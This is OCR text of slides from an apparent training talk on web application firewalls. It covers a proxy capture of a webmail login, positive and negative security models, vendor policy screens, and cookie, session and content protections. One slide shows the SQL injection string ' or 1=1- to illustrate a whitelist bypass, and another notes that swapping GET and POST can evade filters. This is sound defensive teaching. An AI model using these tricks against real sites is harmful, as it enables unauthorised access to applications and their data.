Referer: http://webmail.radarhack.com/horde/imp/login.php?logout_reason=logout
Cookie: Horde3=01bba5b1d12dc942d45640c6c65165e4; auth_key=d7d2541456462df9a7649208254331fba1d;
imp_key=eac1b4fa3986fce294864808ad606fc4
Content-Type: application/x-www-form-urlencoded
Content-length: 215

actionID=&url=&mailbox=INBOX&load_frameset=1&autologin=0&server=localhost&port=143&namespace=&maildomain=radarhack.com
&protocol=imap%2Fnotls&realm=&folders=INBOX.&imapuser=xxradar&pass=mypassword&new_lang=en_US
```


WebScarab
File View Tools Help
Summary Messages Proxy Manual Request WebServices Spider Extensions SessionID Analysis Scripted Fragments Fuzzer Compare Search
Used 6.90 of 63.56MB

☐ Tree Selection filters conversation list


Url	Methods	Status	Set-Cookie	Comments	Scripts
http://webmail.radarhack.com:80/			☐	☐	☐
horde/			☐	☐	☐
?frameset_loaded=1	GET	302 Found	☐	☐	☐
imp/			☐	☐	☐
login.php			☐	☐	☐
redirect.php	POST	200 OK	☑	☐	☐
index.php			☐	☐	☐
?url=http%3A%2F%2Fwebmail.radarhack.com%2Fhorde%2F	GET	200 OK	☐	☐	☐
?url=http%3A%2F%2Fwebmail.radarhack.com%2Fhorde%2Fimp%2Flogin.php%3Fimapuser%3Dxxradar%26se	GET	302 Found	☐	☐	☐
login.php	GET	200 OK	☐	☑	☑
services/			☐	☐	☐
javascript.php			☐	☐	☐
portal/	GET	200 OK	☐	☑	☑
sidebar.php	GET	200 OK	☐	☑	☑
themes/			☐	☐	☐
bluewhite/			☐	☐	☐
graphics/			☐	☐	☐
screen.css	GET	304 Not Mo...	☐	☐	☐

Path	Parameters
horde/themes/graphics/logout.png	
horde/themes/graphics/prefs.png	
horde/themes/graphics/help_index.png	
horde/themes/graphics/layout.png	
horde/themes/graphics/horde.png	
horde/services/javascript.php	?file=open_help_win.js&app=horde
horde/themes/bluewhite/screen.css	
horde/themes/screen.css	
horde/services/portal/sidebar.php	?httpclient=1
horde/services/portal/	
horde/services/javascript.php	?file=open_help_win.js&app=horde
horde/services/javascript.php	?file=tree.js&app=horde
horde/login.php	
horde/services/javascript.php	?file=open_compose_win.js&app=imp
horde/	?frameset_loaded=1
horde/services/portal/sidebar.php	
horde/index.php	?url=http%3A%2F%2Fwebmail.radarhack.com%2Fhorde%2F
horde/imp/redirect.php	
horde/imp/login.php	?logout_reason=logout
horde/imp/login.php	?logout_reason=logout
horde/imp/login.php	?logout_reason=logout
horde/imp/login.php	?logout_reason=logout
horde/imp/login.php	?imapuser=xxradar&server=localhost&port=143&protocol=imap%2Fnotls&folders=INBOX.&logout_reason=failed
horde/index.php	?url=http%3A%2F%2Fwebmail.radarhack.com%2Fhorde%2Fimp%2Flogin.php%3Fimapuser%3Dxxradar%26server%3Dlocalhost%26port%3D143%26pr...
horde/imp/redirect.php	



Learning


- URL are ‘learned’ by monitoring HTTP traffic from a trusted IP or network.
  – Entire site should be visited
  – The pos security model can learn
    - Paths
    - Parameters
    - …
  – Support for JavaScript, flash…
- Browser based learning



Crawler based learning

- A (built-in) crawler tries to enumerate all URLs
  – Fast, but
    - Very basic (if at all) support for JavaScript
    - Blind to flash and other embedded components
    - Very interesting for a initial policy development
- Still need manual/learning to have a complete positive security model.

Advanced learning mechanisms


BreachGate WebDefend Console - [Site Manager]
Console
View
Actions
Tools
Help
Event Viewer
Policy Manager
Site Manager
Search
Site Manager - WWW.DEMO.COM:80

- BreachGate-WebDefend
  - WWW.DEMO.COM:80
    - <Root>
      - images
      - /
      - baccounts.asp
      - bcontact.asp
      - bfraud.asp
      - bindex.asp
      - binfo.asp
      - bloan.asp
      - bloanapp.asp
      - blogin.asp
      - blogout.asp
      - btransactions.asp
      - btransfer.asp
      - btransferrequest.asp

Site:
URL:

Protected:
Sample Quality:
Access Counter:
Last Accessed:

Parameters

#	Parameter	Variant Selector	Sample Quali
1	Amount		High
2	FromAccount	✓	High
3	MaxTransAmt	✓	High
4	ToAccount	✓	High
5	submit.x		High
6	submit.y		High

Variants

#	FromAccount	MaxTransAmt
1	<ANY>	<ANY>

Parameter Profile

Parameter Name: FullName

URL: /bloan.asp

Variant Selector:	Yes	Sample Quality:	High
Name Case Sensitivity:	Yes	Access Counter:	-
Value Case Sensitivity:	No	User Defined:	Yes

Location: Content

Type: Bound Parameter

□ Hidden   Note: The parameter was not learned as hidden.


Number of Appearances (per single request): 1 To 1

Length of Values:

From	To
4	16

Character Groups in Values:

- □ Digits
- ☑ Uppercase
- ☑ Lowercase
- ☑ Space
- □ Tab
- □ Line Break Characters
- □ Punctuation Marks
- □ Quotes
- □ Minus Sign
- □ Angle Parenthesis
- □ Control Characters



Policy Properties

Policy Name	auction.f5demo.com_Standard
Web Application	auction.f5demo.com_HTTP_class
Policy Description	
Security Level	Standard [Edit]
Disable Blocking	☑
Max HTTP Header Length	○ Any ● Length: 4096 Bytes
Max Cookie Header Length:	○ Any ● Length: 4096 Bytes
Flow Mode	● Simple ○ Advanced

Build Tools

Crawler	Start Stop Status Settings
Auto-Accept	Start Stop Status Settings Show Log
Browser Recording	Load

Blocking Response Page

Default Response

Sensitive Parameters

□ Parameter Name
□ password

Allowed Modified Cookies

□ Cookie Name
No entries found

Allowed Methods

□ Method Name	Act As Method
□ GET	GET
□ HEAD	GET
□ POST	POST

Navigation Parameters

□ Object Path	Parameter
No entries found	

White-list


- Sometimes a white-list is referred as a way to escape all security controls !
  - It is great when you are sure there is no attack vector …. but …
  - Image a password field
    - Length 6-10 characters
    - ‘ or 1=1- fits perfectly !

Roundup

- Some WAFs only support a pos. sec. model
    - Very good security (if configured correctly)
    - Very difficult to maintain
      - Application changes
- Blacklist only WAF (aka WEB IPS)
- Most WAFs combine neg. and pos. model
    - out-of-the-box security (neg. sec. model)
    - More granular policy configuration

    + correlation

OTHER PROTECTION MECHANISMS




HTTP(s) conformity

- Control HTTP(s)
  - Methods
  - Protocols
  - URL length
  - Ciphers


Remark:

- A HTTP GET can be instead of a POST (and vice versa) to send attacks and circumvent protection mechanisms !




HEADER control

- Allowed headers
- Remove/insert/rewrite headers
  - – Request
    - Ex. Insert a certificate field
  - – Response
    - Ex. Rewrite IIS server string to Apache server string
      - – Cloaking
      - – Hiding server details




URL rewriting

- Hide internal application structure
  - – Only one URL
  - – Infrastructure cloaking
  - – request and response rewriting



Cookie protection


- Cookies can be tracked to avoid cookie tampering.
- Encryption / Signing
- Cookie virtualization



Session control


- Application flow path
  - Controls how the application is used
  - Application entry points
  - Protects against a range of attacks
- Brute force protection
  - Ex . cracking accounts

Remark: A lot of names do exist, addicting a lot of confusion.



Parameter tampering

- Monitor (hidden) fields or parameters for changes
    - price information
    - session id
    - email address
    - ….




Web Services protection

- Some WAF vendors have added basic XML and Web Services support
    - – Embedded 3th party product
    - – WSDL & Schema validation
    - – Basic XML attack detection

Content scrubbing

- Response data is analyzed:
  - Social security numbers
  - Credit card numbers




Default Protection Policy
Protection and Audit Policy

- ☑ Default Protection Policy
  - ☑ BreachMarks
    - ☑ Visa Number
    - ☑ Amex Number
    - ☑ Discover Number
    - ☑ Mastercard Number
    - ☑ Diners Number
    - ☑ Jcb Number
    - ☑ Social Security Number
    - ☑ California ID Number
  - Custom BreachMarks

Neural Networks


- Some WAF vendors use Neural Network for enhanced attack detection
  - Slightly better attack detection then RegExp
  - Hard to control
    - Policy adjustment is uncontrollable
      - Policy version control
    - But, interesting as a monitor tool



Authentication

